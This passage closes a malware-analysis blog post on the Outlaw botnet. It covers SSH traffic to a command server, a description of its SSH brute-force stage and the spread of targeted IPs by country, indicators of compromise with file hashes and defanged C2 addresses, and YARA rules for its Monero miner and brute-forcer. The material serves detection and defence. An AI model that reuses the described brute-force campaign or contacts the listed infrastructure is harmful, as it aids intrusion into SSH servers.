192	38.282438105	10.0.2.15	45.9.148.125	SSHv2	122	Client: Encrypted packet (len=68)
193	38.283346981	45.9.148.125	10.0.2.15	TCP	60	22 → 53552 [ACK] Seq=81550 Ack=2398 Win=65535 Len=0
194	38.328841971	45.9.148.125	10.0.2.15	SSHv2	2958	Server: Encrypted packet (len=2904)
195	38.328913780	10.0.2.15	45.9.148.125	TCP	54	53552 → 22 [ACK] Seq=2398 Ack=84454 Win=65535 Len=0
196	38.328962863	45.9.148.125	10.0.2.15	SSHv2	1298	Server: Encrypted packet (len=1244)
197	38.329685691	10.0.2.15	45.9.148.125	SSHv2	122	Client: Encrypted packet (len=68)
198	38.330625717	45.9.148.125	10.0.2.15	TCP	60	22 → 53552 [ACK] Seq=85698 Ack=2466 Win=65535 Len=0
199	38.376520698	45.9.148.125	10.0.2.15	SSHv2	4202	Server: Encrypted packet (len=4148)
200	38.376604962	10.0.2.15	45.9.148.125	TCP	54	53552 → 22 [ACK] Seq=2466 Ack=89846 Win=65535 Len=0
201	38.377291211	10.0.2.15	45.9.148.125	SSHv2	122	Client: Encrypted packet (len=68)

Figure 18: SSH traffic from C2

Once downloaded the list of IPs, then starts the "**Stage 2**" also named "*Game Over*".

In this stage it executes the ssh bruteforce logic using the IP contained in the previously downloaded list. At the time of writing, the downloaded list contains 94.541 different IP addresses belonging to different countries. We sort these unique IPs and after aggregate them by country we are able to plot them on a World Heat Map in order to show the real distribution. The result is Fig. 19.

As shown by the Heat Map, the most affected countries are the United *States of America* with 34998 IP, followed by 8688 from China, 6891 from Germany, 4068 France. The distribution is homogeneous throughout the European continent, Italy has 658 unique IP.




Figure 19: Distribution of unique IP addresses present in the downloaded list.

We find that the *tsm* component contains *pscan* and *ssh-scan,* respectively a port scanner and a bruteforcer used in past campaigns. Searching for useful information, we found that it has appeared on several honeypots since 2012, the scripts are similar in styles and in techniques implemented. In one of this script there is an email "*mafia89tm@yahoo.com*" and some indicators that lead back to a romanian group.

Conclusion

This Outlaw Botnet is still active and it is targeting organizations worldwide, this time with new monero pools and different C2. The Command and Control IRC server is down at the time of writing, but the two C2 which provide the victim IPs list are still active. This means that, most probably, the gang will deploy a new IRC server leaving the rest of the infrastructure untouched. We suggest to harden and update your SSH server configuring authentication with authorized keys and disabling passwords.

Indicators of Compromise

- Hashes
  - ac2513b3d37de1e89547d12d4e05a899848847571a3b11b18db0075149e85dcc ./.rsync/c/lib/32/tsm
  - b92e77fdc4aa3181ed62b2d0e58298f51f2993321580c8d2e3368ef8d6944364 ./.rsync/c/slow
  - f95c1c076b2d78834cc62edd2f4c4f2f6bfa21d07d07853274805859e20261ba ./.rsync/c/watchdog
  - 99fa6e718f5f54b1c8bf14e7b73aa0cda6fe9793a958bd4e0a12916755c1ca93 ./.rsync/c/tsm64
  - e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855 ./.rsync/c/v
  - d6c230344520dfc21770300bf8364031e10758d223e8281e2b447c3bf1c43d2b ./.rsync/c/tsm32
  - 5a1797ae845e8c80c771ece9174b93ad5d5a74e593fe3b508ba105830db5fd92 ./.rsync/c/run
  - 0bf8868d117a7c45276b6f966c09830b010c550cd16a2b0d753924fca707c842 ./.rsync/c/tsm
  - 9dbbc9b5d7793425968e42e995226c5f9fe32e502a0a694320a5e838d57c8836 ./.rsync/c/start
  - f942240260f0281a3c0e909ac10da7f67f87fb8e2a195e2955510424e35a8c8b ./.rsync/c/stop
  - e62be7212627d9375e7b7afd459644d3f8b4c71a370678eb7fa497b9850a02d5 ./.rsync/c/go
  - 1cc9c6a2c0f2f41900c345b0216023ed51d4e782ed61ed5e39eb423fb2f1ddd8 ./.rsync/c/golan
  - b2469af4217d99b16a4b708aa29af0a60edeec3242078f42fa03b8eaf285d657 ./.rsync/b/run
  - dc43fdfbb5f7e8ecc80353dcd85889c0c08483c99acbce35b3ed8f399c936920 ./.rsync/b/a
  - 1c42bfcfb910013ebe02adeb6127884de54ea225161d0a7347c05c2c4e6fbf49 ./.rsync/b/stop
  - fd9007df08c1bd2cf47fb97443c4d7360e204f4d8fe48c5d603373b2b2975708 ./.rsync/a/kswapd0
  - 18b77e655b323fa07dad9d7b64631dbaa428da7d347b9b9497276f4d466079fe ./.rsync/a/run
  - 9d4fef06b12d18385f1c45dd4e37f031c6590b080ea5446ff7a5bac491daea50 ./.rsync/a/a
  - 1c7b4c7ab716159b6dc9fc5abc6ae28ab9dfa0d64e3d860824692291a7038a4e ./.rsync/a/stop
  - e38ff53f3978c84078b016006389eb3b286443d61cbabb7d5a4f003c8ae67421 ./.rsync/a/init0
  - befdf0be5b811621a72eddafad1886321102be1ec3417030888371c5554d9d1a ./.rsync/initall
  - 16d93464ebd8f370011bf040cb4aec7699f4be604452eb5efcd77e5d5e67ae1b ./.rsync/init
- C2
  - debian-package[.center
  - 45.9.148[.125
  - 45.9.148[.129
  - 45.9.148[.99

Yara Rules

```
rule XMRIG_Miner_Shellbot_Apr20{
meta:
      description = "XMRIG Miner of the shellbot campaign"
      hash = "fd9007df08c1bd2cf47fb97443c4d7360e204f4d8fe48c5d603373b2b2975708"
      author = "Cybaze - Yoroi  ZLab"
      last_updated = "2020-04-27"
      tlp = "white"
      category = "informational"

strings:
 $s1 = { D3 EA FF 98 ?? ?? ?? ?? D3 EA FF }
 $s2 = { 50 ?? EA FF 28 D3 }
 $s3 = { 48 03 7D ?? 48 63 15 95 ?? ?? ?? 48 39 FE 76 ?? 48 8D 04 17 48 39 C6 }
condition:
 all of them
}


import "elf"

rule TSM_FasterThanLite_Outlaw_Apr20
{
meta:
      description = "TSM ssh bruteforce component of Outlaw Botnet April 2020"
      hash32 = "3eef8c27ad8458af84dcb52dfa01295c427908a0" // for tsm32 (32 bit)
      hash64 = "a1da0566193f30061f69b057c698dc7923d2038c" // for tsm64 (64 bit)

      author = "Cybaze - Yoroi  ZLab"
      last_updated = "2020-04-27"
      tlp = "white"
      category = "informational"


 strings:
          $s1= {63 73 2D 64 76 63 00 69 64 2D 73 6D 69 6D 65 2D
61 6C 67 2D 45 53 44 48 77 69 74 68 33 44 45 53
00 69 64 2D 73 6D 69 6D 65 2D 61 6C 67 2D 45 53
44 48 77 69 74 68 52 43 32 00 69 64 2D 73 6D 69
6D 65 2D 61 6C 67 2D 33 44 45 53 77 72 61 70 00
69 64 2D 73 6D 69 6D 65 2D 61 6C 67 2D 52 43 32
77 72 61 70 00 69 64 2D 73 6D 69 6D 65 2D 61 6C
67 2D 45 53 44 48 00 69 64 2D 73 6D 69 6D 65 2D
61 6C 67 2D 43 4D 53 33}

 $s2= {2D 70 6C 61 63 65 4F 66 42 69 72 74 68 00 69 64
2D 70 64 61 2D 67 65 6E 64 65 72 00 69 64 2D 70
64 61 2D 63 6F 75 6E 74 72 79 4F 66 43 69 74 69
7A 65 6E 73 68 69 70}

 $s3 ="brainpoolP384r1" wide ascii
 $s4= "getpwnam" wide ascii //mutex
 $s5 = "dup2" wide ascii //mutex
 $s6 = "_ITM_deregisterTMCloneTable" wide ascii //mutex
 $elf = { 7f 45 4c 46 } //ELF file’s magic numbers

        condition:
                $elf in (0..4) and all of them and elf.number_of_sections > 25

}
```

This blog post was authored by Luigi Martire, Antonio Pirozzi and Pierluigi Paganini